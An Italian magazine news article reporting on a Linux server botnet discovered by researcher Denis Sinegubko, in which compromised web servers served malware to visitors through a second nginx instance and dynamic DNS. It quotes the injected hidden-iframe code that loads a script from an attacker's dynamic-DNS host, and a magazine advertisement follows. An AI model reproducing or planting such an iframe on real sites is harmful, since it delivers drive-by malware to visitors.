Ha destato clamore la scoperta fatta da Denis Sinegubko, un ricercatore indipendente russo esperto di sicurezza informatica, di una rete (cluster) di server Linux infettati da software malevolo che li aveva trasformati in zombie comandati da remoto. Questo tipo di rete è chiamato botnet e finora affliggeva solo server basati su Windows. Ogni macchina infetta che è stata esaminata era costituita da un server dedicato o virtuale, che gestiva un sito Web del tutto legittimo. Ma in aggiunta a questo servizio, girava anche un secondo server web conosciuto come "nginx" che distribuiva malware agli utenti che si connettevano al sito legittimo. Con questa gestione la rete poteva crescere a dismisura gestendo centinaia di migliaia di zombi sotto lo stesso controllo. E oltre a ciò, nelle ultime settimane è stato scoperto che Google Groups veniva utilizzato come canale principale per la distribuzione di nuovi virus trojan, tra i quali ce ne sono in grado di creare profili autonomi su Twitter che celano sempre delle botnet. Le macchine infettate, offrono il normale servizio Web (quello della porta TCP 80), ma durante la navigazione viene inviato codice malevolo verso la porta 8080. Tramite il supporto di server DNS dinamici (in grado cioè di risolvere i nomi dei siti Web nei corrispondenti indirizzi numerici, variando dinamicamente il proprio indirizzo Web per non essere rintracciati) questi pacchetti malevoli vengono inviati alla macchina vittima che diventa quindi un web server zombi e i cui indirizzo IP entra a far parte della rete. Il codice inviato è di questo tipo:

```
<i_frame src="http ://a86x . homeunix .
org:8080/ts/in.cgi?open2" width=997
height=0 style="visibility: hidden"></
iframe>
```

E viene ricevuto dall'utente che sta aprendo il sito Web legittimo. In questo modo sia il server che il client diventano zombi, la rete è flessibile e in grado di essere pilotata più facilmente. Non è ancora chiaro in che modo vengano infettati i server ma la responsabilità è da addebitare agli amministratori che non curano a fondo la sicurezza delle loro macchine. La rete individuata è di almeno 100 nodi ma ritenuta abbastanza piccola per capire le reali intenzioni degli attaccanti il che fa pensare che forse si trattava più di un esperimento o che ci sono molte più macchine infette che non sono state ancora scoperte. Per cercare di arginare il fenomeno, è stato chiesto a DynDNS.com e No-IP.com (i provider di DNS dinamico utilizzati dagli attaccanti) di bloccare tutti i domini utilizzati nell'attacco. In media, ogni ora, vengono rilevati due nuovi indirizzi IP infetti ed è difficile quindi pensare che il problema sia stato risolto.

Massimiliano Brasile

Finalmente in edicola la prima rivista
PER SCARICARE ULTRAVELOCE
TUTTO quello che vuoi



WLF PUBLISHING

Chiedila subito al tuo edicolante!